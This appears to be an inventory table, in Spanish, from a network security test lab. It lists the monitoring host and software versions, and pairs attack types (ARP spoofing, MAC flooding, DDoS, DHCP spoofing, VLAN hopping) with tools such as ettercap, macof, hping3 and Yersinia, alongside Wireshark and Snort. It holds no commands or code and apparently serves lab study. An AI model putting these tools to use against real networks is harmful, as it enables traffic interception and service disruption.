Monitoreo	2,7GHz Intel Core i7 8GB 1333Mhz	Mac OS X Lion 10.7.3	192.168.1.15	00:1c:42:82:6a:da

HERRAMIENTAS	SOFTWARE
Traffic Analyzer	Wireshark Version 1.6.7 (SVN Rev 41973 from /trunk-1.6)
Switch manager	Cisco network Assitant 5.7 (6)
Linux base	Ubuntu 12.04
Client OS	Microsoft Windows XP Professional SP3
Monitor OS	Mac OS X Lion 10.7.3
Files server	Apache2 (2.2.22.1Ububtu1)
Cliente / Servidor FTP	FileZilla Client version 3.5.3 / FileZilla Server version 0.9.41 beta
Bridge mode	Bridge utils 1.5-2ubuntu6
Remote capture	Rpcapd 227295h Tcpdump 4.2.1-1ubuntu2
ARP-Spoof	Dsniff 2.4b1+debían-21.1 / ettercap NG-0.7.4.2 msn versión 8.0.1 (10309) arpwatch 2.1a15-1 nast 0.2.0-5.2
Port flooding	macof = dsniff 2.4b1+debían-21.1
DDoS	hping3 3.a2.ds2-6
DHCP Spoof	ettercap NG-0.7.4.2 internet explorer 8.0.6001.18702
VLAN hopping	Yersinia 0.7.1-1.1
Malware analysis	VirusTotal N/A online service GeoLiteCity.dat FOCA 2.5 free
Continue analysis	Snort 2.9.2-3ubuntu1